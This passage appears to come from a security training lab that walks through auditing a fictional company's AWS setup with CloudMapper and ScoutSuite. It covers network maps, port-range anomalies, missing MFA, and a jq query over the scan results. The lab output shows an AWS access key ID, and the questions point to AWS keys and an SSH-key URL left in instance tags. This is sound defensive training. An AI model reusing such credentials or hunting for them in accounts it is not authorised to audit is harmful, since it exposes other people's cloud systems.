The CloudMapper data is stored in `/opt/cloudmapper/account-data` using the profile name as a subdirectory. Examine the directory with the Falsimentis data with `ls`, as shown here.

```
(venv) sec504@slingshot:/opt/cloudmapper$ ls /opt/cloudmapper/account-data/  
falsimentis  
(venv) sec504@slingshot:/opt/cloudmapper$ ls /opt/cloudmapper/account-  
data/falsimentis/  
describe-regions.json  public_nodes.json  us-east-1  us-west-1
```

With the data collection complete, you can move on to the next step: *prepare*.

CloudMapper: Prepare

Next, prepare the data for analysis and inspection by running the CloudMapper prepare function, as shown here.

```
(venv) sec504@slingshot:/opt/cloudmapper$ python3 cloudmapper.py prepare --  
config config.json  
Building data for account falsimentis (AKIA5IYSSAFAJXZEPZPZ)  
- 0 nodes built in region us-east-1  
- 10 nodes built in region us-west-1  
- 1 external CIDRs built  
- 18 connections built
```


With the cloud configuration data *prepared*, you can start to evaluate the information.

CloudMapper: Network Map

CloudMapper was originally created to visualize the network relationships between devices. To examine the network visualization data, run the CloudMapper `webserver` function, as shown here.

```
(venv) sec504@slingshot:/opt/cloudmapper$ python3 cloudmapper.py webserver  
CloudMapper serving web directory on 127.0.0.1:8000
```

Next, open Firefox and browse to the CloudMapper web server at (<http://127.0.0.1:8000>) <http://127.0.0.1:8000> (<http://127.0.0.1:8000>). After several seconds you will see a network relationship map similar to the example shown here.




You can click to rearrange the network nodes into a layout that suits your needs.

In the generated network diagram, we can see the relationships between endpoints, organized with boundaries of AWS region and labels according to the `config.json` file settings. In this example we see several AWS Virtual Private Server (VPS) entities and supporting Virtual Private Cloud (VPC) entities distributed across multiple us-west-1 availability regions (e.g., us-west-1a, us-west-1c).

CloudMapper: Network Map Node Detail


The *Welcome to CloudMapper* window allows us to inspect additional information about the different nodes in the AWS environment. Click on the *Dev Webserver* node, then expand the Details row to get more information about the node, as shown here.



Scroll through the information in the details row about the selected node, answering the following questions.


Question: What is the public IP address of the selected node?

Answer: The public IP address of the Dev Webserver node is 13.57.56.39, as shown here.




Question: What is the instance type for the node?

Answer: The instance type is t2.micro, as shown here.



Question: What is the name of the security group controlling network access to the node?

Answer: The security group name is morning-ssh-http, as shown here. Note that CloudMapper does not show us the configuration of the security group, only the name of the group assigned to the selected node.




CloudMapper: Explore DB Server 1 Configuration

Spend a few minutes exploring the configuration of the DB Server 1 node, answering the following question.

Question: What sensitive information is disclosed in the DB Server 1 node tags?

Answer: The Tags block of the DB Server 1 node includes a collection of key/value entities. Among these is an AWS access key and an AWS secret key. It is not uncommon to see developers pass information from launch to the VM using tags, including the disclosure of sensitive key information.



Close Firefox, Web Server

Close the Firefox tab with the CloudMapper results and return to the terminal. Press CTRL+C to close the CloudMapper web server, returning to the shell prompt.

CloudMapper: Generate Assessment Report

In addition to offering a network map, CloudMapper can also generate an assessment report. From the terminal, run the CloudMapper `report` function, as shown here.

```
(venv) sec504@slingshot:/opt/cloudmapper$ python3 cloudmapper.py report --  
config config.json --accounts falsimentis  
* Getting resource counts  
  - falsimentis  
* Getting IAM data  
  - falsimentis  
* Getting public resource data  
  - falsimentis  
* Auditing accounts  
Report written to web/account-data/report.html
```


Note: The CloudMapper `report` function also requires the `--accounts` argument included in the `config.json` file.

CloudMapper: Open Assessment Report

Open the CloudMapper report in Firefox, as shown here.


```
(venv) sec504@slingshot:/opt/cloudmapper$ firefox web/account-data/report.html
```

Firefox will display the report results, matching the example shown here.



CloudMapper: Assessment Report - Public Network Resources

From Firefox, click the link to navigate to the *Public network resources* section of the report. CloudMapper will display the public resources by type. For Falsimentis, this consists of 9 EC2 instances, as shown here.




The bar chart *Counts of public resources by port ranges* displays the security group-allocated port ranges by count, corresponding to the number of public entities. Evaluate the port ranges permitted in security groups as identified by CloudMapper.

Question: What anomalous configuration can you identify in the allocated port ranges?

Answer: The public resources by port ranges are allocated into four groups. The first two groups grant public access to TCP ports 22, and 80. The third port range allocates access to TCP port 22 and TCP port 4444 which is commonly associated with Metasploit. The final port range allows for a much larger collection of ports, port 80 and ports 443-4443 which may be a configuration typo (instead of a start and end range of 443-443, an extra 4 creates a much larger range of permitted ports).

CloudMapper: Assessment Report - Findings


CloudMapper will identify vulnerabilities in the AWS configuration, similar to a vulnerability scanner but solely focusing on AWS cloud asset configuration (not the assets themselves). Scroll to the section of the CloudMapper report titled *Links to findings* as shown here.



Spend a few minutes looking at the findings. Note that the findings themselves are not ordered by severity, but can be accessed using the links to findings section.

Question: Which user does not have MFA configured?

Answer: The *falsimentis* user is configured to allow password login, but is not configured to also require MFA, as shown here.



Close the CloudMapper report to continue with the lab exercise steps.

CloudMapper offers useful visualization, but lacks a thorough security assessment report with limited capabilities to identify areas of concern. To augment what CloudMapper can offer, we will also explore ScoutSuite as a multi-platform cloud configuration assessment tool.

ScoutSuite: Report Generation Example

For this lab we have already collected the ScoutSuite information, as shown here.

```

sec504@sec504-slingshot: ~
File Edit View Search Terminal Help
sec504@slingshot:~$ source /opt/ScoutSuite/venv/bin/activate
(venv) sec504@slingshot:~$ /opt/ScoutSuite/scout.py aws -r us-west-1 -f
2021-07-22 13:16:12 sec504-slingshot scout[31242] INFO Launching Scout
2021-07-22 13:16:12 sec504-slingshot scout[31242] INFO Authenticating to cloud provider
2021-07-22 13:16:13 sec504-slingshot scout[31242] INFO Gathering data from APIs
2021-07-22 13:16:13 sec504-slingshot scout[31242] INFO Fetching resources for the ACM service
2021-07-22 13:16:13 sec504-slingshot scout[31242] INFO Fetching resources for the Lambda service
2021-07-22 13:16:13 sec504-slingshot scout[31242] INFO Fetching resources for the CloudFormation service
2021-07-22 13:16:13 sec504-slingshot scout[31242] INFO Fetching resources for the CloudTrail service
2021-07-22 13:16:14 sec504-slingshot scout[31242] INFO Fetching resources for the CloudWatch service
2021-07-22 13:16:14 sec504-slingshot scout[31242] INFO Fetching resources for the Config service
2021-07-22 13:16:14 sec504-slingshot scout[31242] INFO Fetching resources for the Direct Connect service
2021-07-22 13:16:14 sec504-slingshot scout[31242] INFO Fetching resources for the DynamoDB service
2021-07-22 13:16:14 sec504-slingshot scout[31242] INFO Fetching resources for the EC2 service
2021-07-22 13:16:14 sec504-slingshot scout[31242] INFO Fetching resources for the EFS service
2021-07-22 13:16:14 sec504-slingshot scout[31242] INFO Fetching resources for the ElastiCache service
2021-07-22 13:16:14 sec504-slingshot scout[31242] INFO Fetching resources for the ELB service
2021-07-22 13:16:15 sec504-slingshot scout[31242] INFO Fetching resources for the ELBv2 service
2021-07-22 13:16:15 sec504-slingshot scout[31242] INFO Fetching resources for the EMR service
2021-07-22 13:16:15 sec504-slingshot scout[31242] INFO Fetching resources for the IAM service
2021-07-22 13:16:15 sec504-slingshot scout[31242] INFO Fetching resources for the KMS service
2021-07-22 13:16:15 sec504-slingshot scout[31242] INFO Fetching resources for the RDS service
2021-07-22 13:16:15 sec504-slingshot scout[31242] INFO Fetching resources for the RedShift service
2021-07-22 13:16:15 sec504-slingshot scout[31242] INFO Fetching resources for the Route53 service
2021-07-22 13:16:15 sec504-slingshot scout[31242] INFO Fetching resources for the S3 service
2021-07-22 13:16:16 sec504-slingshot scout[31242] INFO Fetching resources for the SES service
2021-07-22 13:16:16 sec504-slingshot scout[31242] INFO Fetching resources for the SNS service
2021-07-22 13:16:16 sec504-slingshot scout[31242] INFO Fetching resources for the SQS service
2021-07-22 13:16:16 sec504-slingshot scout[31242] INFO Fetching resources for the VPC service
2021-07-22 13:16:16 sec504-slingshot scout[31242] INFO Fetching resources for the Secrets Manager service
2021-07-22 13:16:29 sec504-slingshot scout[31242] INFO Running pre-processing engine
2021-07-22 13:16:29 sec504-slingshot scout[31242] INFO Running rule engine
2021-07-22 13:16:30 sec504-slingshot scout[31242] INFO Applying display filters
2021-07-22 13:16:30 sec504-slingshot scout[31242] INFO Running post-processing engine
2021-07-22 13:16:30 sec504-slingshot scout[31242] INFO Saving data to scoutsuite-report/scoutsuite-results/scout
suite_results_aws-912182608192.js

```

Note: You do not need to run this command. The data has already been collected for the lab exercise.

Open a Terminal


From the Slingshot Linux VM, open a terminal.

ScoutSuite: Open the Report

The ScoutSuite report is included in the `/home/sec504/labs/scoutsuite-report/aws-912182608192.html` file. Open this file in Firefox, as shown here.

```
sec504@slingshot:~$ firefox /home/sec504/labs/scoutsuite-report/aws-912182608192.html
```

Firefox will display the contents of the configuration assessment report, as shown here.




ScoutSuite will assess many different services for the configured cloud provider. In the Falsimentis report, the analysis results characterize several high-risk findings for EC2 and IAM services, and medium-risk findings for S3 and VPC services.

Spend a few minutes examining the ScoutSuite report to identify findings. Answer the following questions.


Question: Which users are granted IAM PassRole policy privileges?

Navigating to the IAM findings, we see the finding *Managed Policy Allows "iam:PassRole" For All Resources* finding identifies the cannets, fpracall, and mrawes users as having access to this privileged policy through the AWSElasticBeanstalk policy, as shown here.



Question: Which VPC subnet is not configured to use a flow log?

Navigating to the VPC findings, we see the finding *Subnet without a Flow Log*. Clicking on the finding reveals that the Dev Webserver and the Unprovisioned Wombat instances are not configured to use flow logging for the configured subnet, as shown here.



ScoutSuite: JSON Report Results

In addition to the HTML report, ScoutSuite also generates a JSON document which includes the report findings. This data can be useful to interrogate additional information not immediately available in the report.

The ScoutSuite JSON report is available in `~/labs/scoutsuite-report/scoutsuite-results` ; change to the directory and list the files, as shown here.

```
sec504@slingshot:~$ cd ~/labs/scoutsuite-report/scoutsuite-results
sec504@slingshot:~/labs/scoutsuite-report/scoutsuite-results$ ls
scoutsuite_exceptions_aws-912182608192.js  scoutsuite_results_aws-912182608192.js
```

The ScoutSuite report has a `.js` extension with the first line setting the JavaScript variable `scoutsuite_results` to the JSON document generated by the scan. We can see the beginning 40 characters of the scan result using the `head` command, as shown here.

```
sec504@slingshot:~/labs/scoutsuite-report/scoutsuite-results$ head -c 40
scoutsuite_results_aws-912182608192.js ; echo
scoutsuite_results =
{"account_id": "912
```

To interpret the JSON results with JQ, we need to skip the first line of the JavaScript file. We can do this with the `tail` command, as shown here.

```
sec504@slingshot:~/labs/scoutsuite-report/scoutsuite-results$ tail -n +2
scoutsuite_results_aws-912182608192.js | jq '.' | more
{
  "account_id": "912182608192",
  "environment": null,
  "last_run": {
    "ruleset_about": "This ruleset consists of numerous rules that are considered
standard by NCC Group. The rules enabled range from violations of well-known
security best practices to gaps resulting from less-known security implications
of provider-specific mechanisms. Additional rules exist, some of them requiring
extra-parameters to be configured, and some of them being applicable to a limited
number of users.",
    "ruleset_name": "default",
    ...
```

With the ability to parse the ScoutSuite results using JQ, we can focus on any desired data elements. For example, we can interrogate all of the tags for EC2 instances using the JQ query shown here.

```

sec504@slingshot:~/labs/scoutsuite-report/scoutsuite-results$ tail -n +2
scoutsuite_results_aws-912182608192.js | jq
'.services.ec2.regions[].vpcs[].instances[] | .name, .Tags'
"Web Server 1"
[
  {
    "Key": "Name",
    "Value": "Web Server 1"
  }
]
"Web Server 3"
[
  {
    "Key": "Name",
    "Value": "Web Server 3"
  }
]
...

```

This information was also collected in the CloudMapper tool, but it is more difficult to obtain in CloudMapper's complex GUI interface. Inspect the results of this query and answer the question below.

Question: *What non-AWS key value is disclosed in the EC2 instance tag values?*

By manually inspecting the ScoutSuite scan results with JQ, we can collect information obtained in the scan that is not immediately accessible in the HTML report. Retrieving the information in the

`.services.ec2.regions[].vpcs[].instances[]` array we can collect the EC2 instance name and tag/value pair information which discloses a URL for an SSH key, as shown here.

```

sec504@slingshot:~/labs/scoutsuite-report/scoutsuite-results$ tail -n +2
scoutsuite_results_aws-912182608192.js | jq
'.services.ec2.regions[].vpcs[].instances[] | .name, .Tags'
"Web Server 1"
[
  {
    "Key": "Name",
    "Value": "Web Server 1"
  }
]
...
"VPC NAT"
[
  {
    "Key": "sshkey",
    "Value":
"https://www.falsimentis.com/VFMRebKmCDctndEkbdAD/WQAKfbUlBWbetvWUqGwo.key"
  },
  {
    "Key": "Name",
    "Value": "VPC NAT"
  }
]
...

```

Why This Lab Is Important

